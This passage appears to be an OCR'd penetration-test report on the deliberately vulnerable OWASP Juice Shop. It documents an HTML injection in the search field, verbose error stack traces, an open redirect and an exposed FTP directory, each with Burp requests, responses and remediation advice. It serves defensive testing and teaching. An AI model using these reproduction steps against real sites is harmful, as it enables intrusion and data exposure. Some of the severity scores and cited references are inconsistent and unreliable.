
Critical	JS-8	XSS - lack of XSS validation in the search field
Exploitation possibility	HIGH	
Exploitation impact	Critical	
The effort to remediate	Low	
Assets	https://juice-shop.herokuapp.com/rest/product/search?q=	
Description	A severe security vulnerability has been discovered in the search feature of our application. This vulnerability, known as Cross-Site Scripting (XSS), allows malicious actors to inject harmful code into the search query. When a user performs a search with this injected code, their browser may inadvertently execute it, leading to potential compromise of sensitive information or unauthorized actions.	


Work records

1. Find the search field and enter this text

```
<iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay"
src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/7719840
76&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=tru
e&show_reposts=false&show_teaser=true"></iframe>
```
.

2. Observe the sound


https://juice-shop.herokuapp.com/#/search?q=<iframe%20width%3D"100%25"%20height%3D"166"%20scr...



```
GET /player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=
%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true
&show_reposts=false&show_teaser=true HTTP/1.1
Host: w.soundcloud.com
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: uk-UA
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: iframe
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
```

```
HTTP/2 200 OK
Content-Type: text/html
Via: sssr, 1.1 12b650bf7b8d3f0f17a10fc9f2346f04.cloudfront.net (CloudFront)
P3p: policyref="https://w.soundcloud.com/player/w3c/p3p.xml", CP="NON DSP COR
CUR ADM DEV TAI PSAo PSDo OUR STP CNT"
Cache-Control: public, max-age=300
Date: Sun, 08 Sep 2024 16:00:28 GMT
Strict-Transport-Security: max-age=63072000
Server: am/2
Vary: Accept-Encoding
X-Cache: Miss from cloudfront
X-Amz-Cf-Pop: WAW51-P4
X-Amz-Cf-Id: aJzwRoqNHjmGeBHZUcPvDjbPnkXFnvQEza0KSb3h3kT3kKbAyMgwfw==

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">


    <link rel="dns-prefetch" href="//api-widget.soundcloud.com">
    <link rel="dns-prefetch" href="//sb.scorecardresearch.com">
    <link rel="dns-prefetch" href="//api.soundcloud.com">
```

Solution(s), Advice & Recommendation(s)

- **Input Validation:**
  - Define a clear whitelist of allowed characters for search queries.
  - Restrict the length of search queries to a reasonable limit to prevent overly complex attacks.
  - Validate for specific patterns that might indicate malicious intent, such as script tags or HTML elements.
- **Input Sanitization:**
  - **Encode** all user-provided input before including it in the search query or displaying it on the page. This involves replacing potentially dangerous characters with their HTML entity equivalents (e.g., `<` becomes `&lt;`).
  - Consider using a web application security library that provides pre-built methods for input sanitization to ensure comprehensive and consistent protection.

Example Technologies for Sanitization:

- **PHP:** `htmlspecialchars()`
- **ASP.NET:** `HttpUtility.HtmlEncode()`
- **Python:** `html.escape()`

Provided links

- CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
- https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

CVSS Score 3	9.8


Security Misconfiguration

9. Security Misconfiguration - incorrect error handling

	Critical	JS-9	Security Misconfiguration - incorrect error handling
Exploitation possibility	Medium		
Exploitation impact	Medium		
The effort to remediate	Low		
Assets	https://juice-shop.herokuapp.com/rest/randomtext		
Description	This is a critical security issue where the application reveals sensitive information when encountering unexpected requests. Imagine someone asking a store for a nonexistent product and receiving a detailed blueprint of the store's layout instead of a simple "out of stock" message. Attackers could exploit this vulnerability to gain an unfair advantage by learning about the application's internal workings and potential weaknesses. This issue can be easily fixed by implementing generic error messages, data validation, and secure logging practices.		

Work records

1. Open any product from the list
2. Find this request on Burp (GET /rest/products/1) and send it to Repeater
3. Change 1 to ‘randomtext’ and send


Request

Pretty Raw Hex

```
GET /rest/randomtext HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
dismiss; continueCode=
kV4Xw0jLlQmrd83tbcXF4fyRuKNtyKhY2FKPte3caouK3hJ3A6gBbWaERzZM
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept: application/json, text/plain, */*
Accept-Language: uk-UA
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 500 Internal Server Error
Server: Cowboy
Report-To:
{"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https://nel.heroku.c
om/reports?ts=1725812214&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=Prrb8H99zU
v8JKdgvsXZBS1EV1Wpj6vYikGaL60P5rY%3D"}]}
Reporting-Endpoints:
heroku-nel=https://nel.heroku.com/reports?ts=1725812214&sid=812dcc77-0bd0-43b1
-a5f1-b25750382959&s=Prrb8H99zUv8JKdgvsXZBS1EV1Wpj6vYikGaL60P5rY%3D
Nel:
{"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"failure_fra
ction":0.05,"response_headers":["Via"]}
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Sun, 08 Sep 2024 16:16:54 GMT
Via: 1.1 vegur
Content-Length: 1693

{
    "error":{
        "message":"Unexpected path: /rest/randomtext",
        "stack":
        "Error: Unexpected path: /rest/randomtext\n    at /app/build/routes/
        angular.js:38:18\n    at Layer.handle [as handle_request] (/app/node
        _modules/express/lib/router/layer.js:95:5)\n    at trim_prefix (/app
        /node_modules/express/lib/router/index.js:328:13)\n    at /app/node_
        modules/express/lib/router/index.js:286:9\n    at Function.process_p
        arams (/app/node_modules/express/lib/router/index.js:346:12)\n    at
         next (/app/node_modules/express/lib/router/index.js:280:10)\n    at
         /app/build/routes/verify.js:171:5\n    at Layer.handle [as handle_r
        equest] (/app/node_modules/express/lib/router/layer.js:95:5)\n    at
```

Solution(s), Advice & Recommendation(s)

- **Generic Error Messages:** Instead of providing specific error messages, return a generic error message that does not reveal sensitive information about the application. This will prevent attackers from gaining insights into the application's architecture and vulnerabilities.
- **Input Validation:** Implement robust input validation to ensure that all user-provided data is sanitized and validated before being processed by the application. This will help prevent malicious input from being injected into the application and causing unexpected behavior.
- **Logging:** Use a secure logging mechanism to record all errors and exceptions without exposing sensitive information. This will allow you to monitor the application's behavior and identify potential security vulnerabilities.

Provided links

- CWE-207: Observable Behavioral Discrepancy With Equivalent Products
- https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

CVSS Score 3	7.3

Unvalidated Redirects


10. Unvalidated Redirects

	High	**JS-10**	**Unvalidated Redirects**
Exploitation possibility	Medium		

Exploitation impact	HIGH
The effort to remediate	Low
Assets	https://juice-shop.herokuapp.com/redirect?to=
Description	The application has a critical security issue where untrusted users can manipulate the website to redirect visitors to malicious websites. This vulnerability allows attackers to trick users into visiting fake login pages, phishing sites, or pages that steal personal information. These malicious redirects can have severe consequences, such as financial loss, identity theft, and data breaches. Fortunately, fixing this issue is relatively simple.

Work records

1. Open Chrome devtools on the main page
2. Find the Source tab and main.js file
3. Search for 'redirect' component
4. Find links like this /redirect?to=https://etherscan.io/address/0x0f933ab9fcaaa782d0279c300d73750e1311eae6
5. Add it to the url - https://juice-shop.herokuapp.com/redirect?to=https://etherscan.io/address/0x0f933ab9fcaaa782d0279c300d73750e1311eae6 -> is redirected to this site



```
            }
            showEtherQrCode() {
                this.dialog.open(le, {
                    data: {
                        data: "0x0f933ab9fCAAA782D0279C300D73750e1311EAE6",
                        url: "./redirect?to=https://etherscan.io/address/0x0f933ab9fcaaa782d0279c300d73750e1311eae6",
                        address: "0x0f933ab9fCAAA782D0279C300D73750e1311EAE6",
                        title: "TITLE_ETHER_ADDRESS"
                    }
                })
            }
            useWallet() {
                this.paymentMode = "wallet",
```

Solution(s), Advice & Recommendation(s)

- **Validate URLs**: Use regular expressions, URL parsing, and domain whitelisting to ensure only trusted URLs are allowed for redirects.
- **Sanitize Input**: Encode and filter user input to prevent injection attacks.
- **Use Security Headers**: Enable CSP, HSTS, and X-Frame-Options to protect against various attacks.
- **Implement Rate Limiting**: Limit excessive redirect requests.


Provided links	
• [CWE-601: URL Redirection to Untrusted Site ('Open Redirect')] • [https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html]	
CVSS Score 3	7.3

Sensitive Data Exposure

11. Sensitive Data Exposure - confidential document is accessible


	Critical	**JS-11**	**Sensitive Data Exposure - confidential document is accessible**
Exploitation possibility	High		
Exploitation impact	Critical		
The effort to remediate	Low		
Assets	https://juice-shop.herokuapp.com/ftp/		
Description	A confidential document containing sensitive business information has been inadvertently exposed to the public via an FTP server. This breach poses a significant risk to organization's strategic advantage and financial standing. It is recommended taking immediate and decisive action to mitigate the vulnerability, restrict access to the document and the FTP server, and safeguard sensitive data.		
Work records			

1. Open About Us page and find link
2. On Burp find request GET /ftp/legal.md and send it to Repeater
3. Send request GET /ftp/
4. Find acquisitions.md file on response
5. Send GET /ftp/acquisitions.md and observe text



```
GET /ftp/legal.md HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
dismiss; continueCode=
GmWt5cWsQFlfp9ux4t0PIRVuEBhMmI6yHzQt5Dso7Uj5ulXc47fLZt72H0xA
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: uk-UA
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Server: Cowboy
Report-To:
{"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https://nel.heroku.
com/reports?ts=1725816032&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=yb%2Bqq%
2FrdfV7KmbOyDEr6CzAW0Ymq5aF03SxgNzKNa18%3D"}]}
Reporting-Endpoints:
heroku-nel=https://nel.heroku.com/reports?ts=1725816032&sid=812dcc77-0bd0-43b
1-a5f1-b25750382959&s=yb%2Bqq%2FrdfV7KmbOyDEr6CzAW0Ymq5aF03SxgNzKNa18%3D
Nel:
{"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"failure_fr
action":0.05,"response_headers":["Via"]}
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Sun, 08 Sep 2024 16:32:52 GMT
Etag: W/"be7-191d27b2a45"
Content-Type: text/markdown; charset=UTF-8
Vary: Accept-Encoding
```



```
GET /ftp/acquisitions.md HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
dismiss; continueCode=
GmWt5cWsQFlfp9ux4t0PIRVuEBhMmI6yHzQt5Dso7Uj5ulXc47fLZt72H0xA
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: uk-UA
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
```

```
action":0.05,"response_headers":["Via"]}
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Mon, 05 Aug 2024 14:49:45 GMT
Etag: W/"38d-19123048728"
Content-Type: text/markdown; charset=UTF-8
Content-Length: 909
Vary: Accept-Encoding
Date: Sun, 08 Sep 2024 17:25:07 GMT
Via: 1.1 vegur

# Planned Acquisitions

> This document is confidential! Do not distribute!

Our company plans to acquire several competitors within the next year.
This will have a significant stock market impact as we will elaborate in
detail in the following paragraph:

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
ipsum dolor sit amet.

Our shareholders will be excited. It's true. No fake news.
```

Solution(s), Advice & Recommendation(s)

- **Restrict directory listing:** Configure the FTP server to disable directory listings. This will prevent unauthorized users from seeing a list of files and directories within the FTP root directory.
- **Restrict access:** Limit access to the FTP server to authorized users only. This can be achieved by using strong passwords, implementing IP address restrictions, or utilizing user accounts with limited access permissions.
- **Move confidential documents**: Move the "acquisitions.md" file to a secure location that is not accessible through the FTP server.

Provided links

• CWE-200: Exposure of Sensitive Information to an Unauthorized Actor • https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html	
CVSS Score 3	10.0

6.0 Conclusions and Recommendations

Pentester found the next vulnerabilities:

- 9 HIGH severity risks
- 2 MEDIUM severity risks

9 as HIGH, and 2 as MEDIUM

The purpose of penetration testing was to verify the attacker's ability to compromise the system.

The client must fix HIGH vulnerabilities as quickly as possible.

It is worth noting that if Pentester has indicated that some vulnerabilities do not work on an outdated software component, this does not mean that the component cannot be unpredictably used or hacked. New vulnerabilities appear very quickly, and the next pentest may show their exploitation on your system. To mitigate this, the Customer's team must update old software components as soon as possible.